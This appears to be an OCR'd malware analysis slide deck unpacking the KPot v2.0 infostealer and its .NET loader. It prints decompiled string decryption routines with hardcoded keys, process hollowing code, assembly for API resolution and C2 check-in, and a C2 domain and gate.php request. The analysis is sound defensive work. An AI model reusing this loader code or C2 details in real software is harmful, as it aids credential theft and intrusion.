
```
malware@localhost ~$ md5sum img-000310519000.img
5466c52191ddd1564b4680060dc329cb img-000310519000.img
malware@localhost ~$ file img-000310519000.img
UDF filesystem data (version 1.5) NEW_FOLDER_2_
malware@localhost ~$ 7z e img-000310519000.img
malware@localhost ~$ file img-00031051900.exe
PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS
Windows
malware@localhost ~$
```

Operation Lawyer Loot


Portex Analyzer Entropy Stage 1



- Packed with Smart Assembly
- Let's now try de4dot




- de4dot detected smart assembly
- Let's have a look in DnSpy!



Operation Lawyer Loot

Identifying Stage 2 Loader Packed Data



- Uses Rijndael for string obfuscation
- We can use C# in Visual Studio!

```
static string smethod_30(string string_0)
{
    string s = "美明八零会家美";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    try
    {
        byte[] array = new byte[32];
        byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
        Array.Copy(sourceArray, 0, array, 0, 10);
        Array.Copy(sourceArray, 0, array, 15, 10);
        rijndaelManaged.Key = array;
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        byte[] array2 = Convert.FromBase64String(string_0);
        string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
        result = @string;
    }
    catch (Exception ex)
    {
    }
    return result;
}
```

```
00000000  98 00 17 89 1f f6 7c f8  a2 0f 00 00 00 00 00 98  |......|.........|
00000010  00 17 89 1f f6 7c f8 a2  0f 00 00 00 00 00 00 00  |.....|..........|
```

Figure: Stage 2 Loader - Rijndael Cipher Key

```
class Program
{
    1 reference
    static string decode(string string_0)
    {
        string s = "美明八零会家美";
        RijndaelManaged rijndaelManaged = new RijndaelManaged();
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        string result;
        byte[] array = new byte[32];
            byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
            Array.Copy(sourceArray, 0, array, 0, 10);
            Array.Copy(sourceArray, 0, array, 15, 10);
            rijndaelManaged.Key = array;
            rijndaelManaged.Mode = CipherMode.ECB;
            ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
            byte[] array2 = Convert.FromBase64String(string_0);
            string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
            result = @string;
            return result;
    }
    0 references
    static void Main(string[] args)
    {
        Console.WriteLine(decode(args[0]));
    }
}
```

```
byte[] array2 = Class15.smethod_6(byte_, Class15.smethod_30("Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU
  +Mi913jw="));
```

```
Windows PowerShell
PS C:\Users\malware\source\repos\kpot\kpot\bin\Debug> .\kpot.exe "Hb7onq2ZZgBw+mmuIDsSYXZug4//mjETWOU+Mi913jw="
sdgfigh#$@#$%@#%@3
PS C:\Users\malware\source\repos\kpot\kpot\bin\Debug>
```

Figure: Stage 2 Loader - Unpacking Routine Key

```
245     static byte[] smethod_5(byte[] byte_0, string string_0)
246     {
247         checked
248         {
249             byte[] array = new byte[byte_0.Length + 1];
250             int num = (int)(byte_0[byte_0.Length - 1] ^ 112);
251             byte[] bytes = Encoding.Default.GetBytes(string_0);
252             int num2 = 0;
253             int num3 = byte_0.Length - 1;
254             for (int i = num2; i <= num3; i++)
255             {
256                 int num4;
257                 array[i] = (byte)((int)byte_0[i] ^ num ^ (int)bytes[num4]);
258                 if (num4 == string_0.Length - 1)
259                 {
260                     num4 = 0;
261                 }
262                 else
263                 {
264                     num4++;
265                 }
266             }
267             return (byte[])Utils.CopyArray((Array)array, new byte[byte_0.Length - 2 + 1]);
268         }
269     }
270
```

Figure: Stage 2 Loader - Payload Decryption Routine

```
425     static bool smethod_16(object[] object_0)
426     {
427         int num = 1;
428         checked
429         {
430             while (!Class15.smethod_27(object_0))
431             {
432                 num++;
433                 if (num > 6)
434                 {
435                     return false;
436                 }
437             }
438             return true;
439         }
440     }
```

Figure: Stage 2 Loader - Injection Attempts

```
static bool smethod_27(object[] object_0)
{
    Class5.Class6 @class = new Class5.Class6();
    Class8.Delegate1 @delegate = Class5.smethod_0<Class8.Delegate1>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("kVdWt2m955ig9LvIKqBJ7Q==");
    Class8.Delegate2 delegate2 = Class5.smethod_0<Class8.Delegate2>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("MHCx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk=");
    Class8.Delegate3 delegate3 = Class5.smethod_0<Class8.Delegate3>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("QCVByD5Kb4dymngcmPozmijexOC14Oik/RQZbeXPCDo=");
    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("FjiFXnN7CBcQa33vgPA3BSSYktkkXqZt0GLjZ3iitb8=");
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36("eDAECoHuT4guqKSvOGp4yg==", Class15.smethod_36("e4WJnVJ/R9vGiA+MBU/59/rUjih2+FgywIB80+3YkVw=");
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36("eDAECoHuT4guqKSvOGp4yg==", Class15.smethod_36("oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4=");
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36("uzbZJOXM1ti/o9VzPqHexQ==", Class15.smethod_36("BGwD0JvCcYuc0GAsN3P9tw==");
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36("eDAECoHuT4guqKSvOGp4yg==", Class15.smethod_36("iy1ljydF6nv9OhRn++t0LQ==");
    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\"{0}\"", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToUInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))
```


Figure: Unpacking KPot - API Function Name Encryption

```
static string smethod_36(string string_0)
{
    string password = "fdfdfrtertert";
    string s = "fdfdfrtertert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPot - Decrypt Injection API Function Names

```
00000000  ee 77 8a 97 5f 56 f8 56  fa 18 82 54 d8 f3 a6 91  |.w.._V.V...T....|
00000010  d0 ef 76 2a 21 b3 ab 1c  eb 8d 61 04 ec c7 50 96  |..v*!.....a...P.|
```

Figure: Stage 2 Loader - RFC-2898 / Rijndael String Decryption Key







Figure: Unpacking KPot - Process Hollowing Functions


Operation Lawyer Loot


Stage 2 Loader Unpacking Process Hollowing with pe-sieve




Operation Lawyer Loot

KPot v2.0 Strings




Detect It Easy 2.03
File name:
C:/Users/malware/Desktop/process_5812/80000.rec.exe
...
Scan
Scripts
Plugins
Log
..
Type:
PE
Size:
80384
Entropy
FLC
S
H
Export
Import
Resource
Overlay
.NET
PE
EntryPoint:
000103cb
>
ImageBase:
00400000
NumberOfSections:
0003
>
SizeOfImage:
00017000
compiler
Microsoft Visual C/C++(2010)[-]
S
?
linker
Microsoft Linker(10.0)[EXE32]
S
?
Options
About
Exit
Detect It Easy
Signatures
Info
Scan
100%
>
78 ms


BytePlot (left)
0xFF
0x00
visible ASCII
invisible ASCII
non-ASCII
Entropy (middle)
0.2 (repetition)
0.5 (code)
0.8 (packed)
PE Structure (right)
MSDOS Header
COFF File Header
Optional Header
Section Table
.text
.data
.reloc
Relocations
Entry Point


AND AFTER ALL THAT WE ARE
NOT DONE YET.....
imgflip.com

```
(fcn) entry0 37
  entry0 ();
push ebp
mov ebp, esp
and esp, 0xfffffff8
call LocalReturnPointer
call ImportResolver
call Stealer
push 0 ; uExitCode
call dword [0x4151a8] ; kernel32_ExitProcess
xor eax, eax
mov esp, ebp
pop ebp
ret 0x10
```

Figure: KPot v2.0 - Initialization

```
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> dir


    Directory: C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         28/06/2019   1:03 PM       3976 setdllcharacteristics.c
-a---         28/06/2019   1:03 PM      64152 setdllcharacteristics.exe
-a---         28/06/2019   1:03 PM        983 setdllcharacteristics.mak
-a---         28/06/2019   1:03 PM       1268 setdllcharacteristics.rc
-a---         19/06/2019   4:17 PM      80384 unpacked.exe


PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe
Usage: setdllcharacteristics [options] file
setdllcharacteristics V0.0.0.1, set PE-file DLLCHARACTERISTICS like
 DYNAMIC_BASE (ASLR), NX_COMPAT (DEP) and FORCE_INTEGRITY (check signature).
options:
 +d set DYNAMIC_BASE flag (ASLR)
 -d clear DYNAMIC_BASE flag (ASLR)
 +n set NX_COMPAT flag (DEP)
 -n clear NX_COMPAT flag (DEP)
 +f set FORCE_INTEGRITY flag (check signature)
 -f clear FORCE_INTEGRITY flag (check signature)
Source code put in the public domain by Didier Stevens, no Copyright
Use at your own risk
http://didierstevens.com
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1> .\setdllcharacteristics.exe -d .\unpacked.exe
Original DLLCHARACTERISTICS = 0x8140
 DYNAMIC_BASE    = 1
 NX_COMPAT       = 1
 FORCE_INTEGRITY = 0
Updated  DLLCHARACTERISTICS = 0x8100
 DYNAMIC_BASE    = 0
 NX_COMPAT       = 1
 FORCE_INTEGRITY = 0
PS C:\Users\asoup\Downloads\setdllcharacteristics_v0_0_0_1>
```




Figure: KPot v2.0 - Resolve APIs Dynamically




Figure: KPot v2.0 - Sylica Resolve APIs


初級編
わかる
C言語
プログラミング
C言語入門書

```
push ebp
mov ebp, esp
sub esp, 0x26c
push ebx
push esi
push edi
call CncInitalize
push 0x104 ; 260 ; nSize
lea eax, [lpFilename]
push eax ; lpFilename
push 0 ; hModule
call dword [0x415070] ; kernel32_GetModuleFileNameW
```

Figure: KPot v2.0 - CnC Initialization

```
(fcn) CncInitalize 23
  CncInitalize ();
push ecx ; urlmon.IsValidURL
call GetPointer_1
call GetCncUrl
push 2 ; 2 ; dwCoInit
push 0 ; pvReserved
call dword [0x415164] ; ole32_CoInitializeEx
pop ecx
ret
```

Figure: KPot v2.0 - CnC COM Initialization

```
lea edi, [sEncryptedCncDomain]
xor eax, eax
call StringDecoder_0 ; http://benten09.futbol
xor eax, eax
lea edi, [sEncryptedCncPath]
inc eax
call StringDecoder_0 ; /BOH9KGa4jvUsU4j
push 0x13 ; 19
lea edi, [sEncryptedDotBit]
pop eax
call StringDecoder_0 ; .bit
lea eax, [lpWSData]
push eax ; lpWSAData
push 0x202 ; 514 ; wVersionRequired
call dword [0x415014] ; ws2_32.WSAStartup
mov ebx, edi
lea eax, [sEncryptedCncDomain]
call RemoveValueDecodedCncResponse
```

Figure: KPot v2.0 - CnC Server Initialization





Figure: KPot v2.0 - Checkin Routine

```
0x0040fcbd      lea edi, [encodedString_KIt2h6qJ1XT2jMa0]
0x0040fcc0      pop eax
0x0040fcc1      call StringDecoder_0 ; Decode the string "KIt2h6qJ1XT2jMa0" to edi (CncCheckin Key)
0x0040fcc6      push 0x78 ; 'x' ; 120
0x0040fcc8      lea esi, [lpszVerb]
0x0040fccb      pop eax
0x0040fccc      call StringDecoder_1 ; Decode the string "GET" to esi
0x0040fcd1      push 0x7b ; '{' ; 123
0x0040fcd3      lea esi, [encodedString_GET]
0x0040fcd6      pop eax
0x0040fcd7      call StringDecoder_1 ; Decode the string "%S/gate.php" to esi
0x0040fcdc      push 0x7c ; '|' ; 124
0x0040fcde      lea esi, [encodedString_x25x2fgatex2ephp]
0x0040fce4      pop eax
0x0040fce5      call StringDecoder_1 ; Decode the string "Content-Type: application/x-www-form-ur...
0x0040fcea      push dword [0x415218] ; The string "http://benten09.futbol/BOH9KGa4jvUsU4jL"
0x0040fcf0      lea eax, [encodedString_GET]
0x0040fcf3      push eax
0x0040fcf4      mov ebx, 0x104 ; 260
0x0040fcf9      lea edi, [lpszUrl]
0x0040fcff      call FormatString ; Make string "http://benten09.futbol/BOH9KGa4jvUsU4jL/gate.php...
0x0040fd04      push dword [0x415214] ; push "benten09.futbol" to the stack
0x0040fd0a      mov eax, esi
0x0040fd0c      push eax
0x0040fd0d      lea edi, [lpszHeaders]
0x0040fd13      call FormatString ; Make string "Content-Type: application/x-www-form-urlencoded....
```




```
0x0040fd1f      mov dword [decodedCncResponseData], ebx
0x0040fd22      xor edi, edi
```

```
0x0040fd24      cmp esi, ebx
0x0040fd26      jne 0x40fd57
```

```
0x0040fd28      lea eax, [decodedCncResponseData]
0x0040fd2b      push eax
0x0040fd2c      push ebx            ; lpOptionalLength
0x0040fd2d      push ebx            ; lpOptional
0x0040fd2e      lea eax, [lpszHeaders]
0x0040fd34      push eax            ; lpszHeaders
0x0040fd35      lea eax, [lpszVerb]
0x0040fd38      push eax            ; lpszVerb
0x0040fd39      lea eax, [lpszUrl]
0x0040fd3f      push eax            ; lpszUrl
0x0040fd40      call dword [edi + 0x414078] ; "j\xf20" ; call 0x0040f26a or CncCheckin_1 edi
0x0040fd46      add edi, 4
0x0040fd49      add esp, 0x18
0x0040fd4c      mov esi, eax        ; CncCheckin Response Base64 Data
0x0040fd4e      cmp edi, 0xc        ; 12
0x0040fd51      jb 0x40fd24
```

```
GET /BOH9KGa4jvUsU4jL/gate[.]php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: benten09[.]futbol
Connection: Keep-Alive
```

Figure: KPot v2.0 - CnC Checkin HTTP GET Request



```
HTTP/1.1 200 OK
Server: nginx/1.14.1
Date: Wed, 10 Jul 2019 17:27:40 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/7.1.29

enhFA1kHQHsAaWUDW3xQARQWMHckfzwHbgdlBVhjWAhlf0McWmkuDnQUHX8nEj5ROzkQUxxXLhV2ChVwKAgz
bxRjWl4HUV1gHywsRkYSPncZCDZwLWQuFRQ5JEIOLBVRbhYrdTp3Mwh0CgttWhI+dxkINnAtZC4VAGhmBjUS
JXUHADl/N2kVL0IzIF0aEhVIPxYrdTp3Mwh0CgttQGMVSD9lK2OvZDAIcxOGbTVoFEMuOwRAB1AYJlR9CHYP
PgpEJDkrbS9kMAhzHQZtNX0+bwwbNXAqcyMVbmlhAjUSJXUHADl/N2kuFXUdGHsnAD5vFBYwdyR/PAduBw==
```

Figure: KPot v2.0 - CnC Checkin HTTP Response

```
0x0040fd40      call dword [edi + 0x414078] ; "j\xf20" ; call 0x0040f26a or CncCheckin_1 edi
0x0040fd46      add edi, 4
0x0040fd49      add esp, 0x18
0x0040fd4c      mov esi, eax        ; CncCheckin Response Base64 Data
0x0040fd4e      cmp edi, 0xc        ; 12
0x0040fd51      jb 0x40fd24

0x0040fd53      cmp esi, ebx
0x0040fd55      je 0x40fd8d

0x0040fd57      lea eax, [var_8h]
0x0040fd5a      push eax
0x0040fd5b      mov eax, dword [decodedCncResponseData]
0x0040fd5e      mov ecx, esi
0x0040fd60      call LocalBase64Decode ; Decode CncResponse to eax
0x0040fd65      mov edi, eax
0x0040fd67      pop ecx
0x0040fd68      cmp edi, ebx
0x0040fd6a      je 0x40fd8d
```

Figure: KPot v2.0 - CnC Checkin Base64 Decoding

```
00000000  7a 78 45 03 59 07 40 7b  00 69 65 03 5b 7c 50 01  |zxE.Y.@{.ie.[|P.|
00000010  14 16 30 77 24 7f 3c 07  6e 07 65 05 58 63 58 08  |..0w$.<.n.e.XcX.|
00000020  65 7f 43 1c 5a 69 2e 0e  74 14 1d 7f 27 12 3e 51  |e.C.Zi..t...'.>Q|
00000030  3b 39 10 53 1c 57 2e 15  76 0a 15 70 28 08 33 6f  |;9.S.W..v..p(.3o|
00000040  14 63 5a 5e 07 51 5d 60  1f 2c 2c 46 46 12 3e 77  |.cZ^.Q]`.,,FF.>w|
00000050  19 08 36 70 2d 64 2e 15  14 39 24 42 0e 2c 15 51  |..6p-d...9$B.,.Q|
00000060  6e 16 2b 75 3a 77 33 08  74 0a 0b 6d 5a 12 3e 77  |n.+u:w3.t..mZ.>w|
00000070  19 08 36 70 2d 64 2e 15  00 68 66 06 35 12 25 75  |..6p-d...hf.5.%u|
00000080  07 00 39 7f 37 69 15 2f  42 33 20 5d 1a 12 15 48  |..9.7i./B3 ]...H|
00000090  3f 16 2b 75 3a 77 33 08  74 0a 0b 6d 40 63 15 48  |?.+u:w3.t..m@c.H|
000000a0  3f 65 2b 6d 2f 64 30 08  73 1d 06 6d 35 68 14 43  |?e+m/d0.s..m5h.C|
000000b0  2e 3b 04 40 07 50 18 26  54 7d 08 76 0f 3e 0a 44  |.;.@.P.&T}.v.>.D|
